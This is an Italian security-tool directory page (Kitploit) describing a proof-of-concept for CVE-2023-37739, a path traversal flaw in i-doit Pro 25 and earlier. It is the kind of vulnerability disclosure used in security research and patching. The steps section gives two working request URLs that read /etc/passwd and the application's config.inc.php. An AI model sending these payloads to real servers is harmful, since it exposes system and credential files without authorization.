
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-37739---Path-Traversal-in-i-doit-Pro-25-and-below — Proof-of-concept exploit per CVE-2023-37739, una vulnerabilità di path traversal in i-doit Pro 25 e versioni precedenti che consente a utenti autenticati di leggere file sensibili tramite parametri moduleID e file appositamente predisposti. | Kitploit
Strumenti/GitHubGitHub/leekenghwa/cve-2023-37739---path-traversal-in-i-doit-pro-25-and-below
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration Testing
GitHubleekenghwa/cve-2023-37739---path-traversal-in-i-doit-pro-25-and-below

CVE-2023-37739---Path-Traversal-in-i-doit-Pro-25-and-below

Proof-of-concept exploit per CVE-2023-37739, una vulnerabilità di path traversal in i-doit Pro 25 e versioni precedenti che consente a utenti autenticati di leggere file sensibili tramite parametri moduleID e file appositamente predisposti.

Vedi Repository
183 anni faNon ancora revisionato
Condividi

CVE-2023-37739 - Path Traversal in i-doit Pro 25 e versioni precedenti

i-doit Pro 25 e versioni precedenti sono vulnerabili a una vulnerabilità di Path Traversal. Queste vulnerabilità potrebbero consentire a utenti remoti autenticati (con privilegi bassi o alti) di navigare verso posizioni che non dovrebbero essere accessibili all'utente. Può essere utilizzata per leggere e/o accedere a file sensibili.

Descrizione del prodotto: i-doit è una documentazione IT basata sul web e un CMDB (Configuration Management Database) sviluppato da synetics GmbH. i-doit Pro è la versione commerciale del software e richiede una licenza a pagamento. Include funzionalità aggiuntive, supporto professionale e aggiornamenti e miglioramenti regolari. Gli utenti devono acquistare una licenza per utilizzare i-doit Pro, e il costo varia in base al numero di utenti e alle funzionalità richieste.

Descrizione della vulnerabilità: abbiamo scoperto che questa applicazione web consente a qualsiasi utente autenticato di navigare verso posizioni che non dovrebbero essere accessibili all'utente. Può essere utilizzata per leggere e/o accedere a file sensibili...

Pagina web interessata: /?moduleID e /index.php

Parametro e componente interessati 1: ?moduleID=2&file_manager=image&file

Parametro e componente interessati 2: ?viewMode=1100&objID=56&tvMode=1006&catgID=27&objTypeID=39&editMode=0&objGroupID=2&moduleID=2&file_manager=image&file=



Passaggio 1: accedi come qualsiasi utente valido, può essere un utente con privilegi bassi o alti. Naviga all'URL seguente, modifica ../../../ con il file che desideri leggere o a cui desideri accedere.

step1

esempio 1: http://IP/?moduleID=2&file_manager=image&file=../../../../../../..//etc/passwd

esempio 2: http://IP/index.php?viewMode=1100&objID=56&tvMode=1006&catgID=27&objTypeID=39&editMode=0&objGroupID=2&moduleID=2&file_manager=image&file=../../../src/config.inc.php

step2

step3

step4

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    389
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    331

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →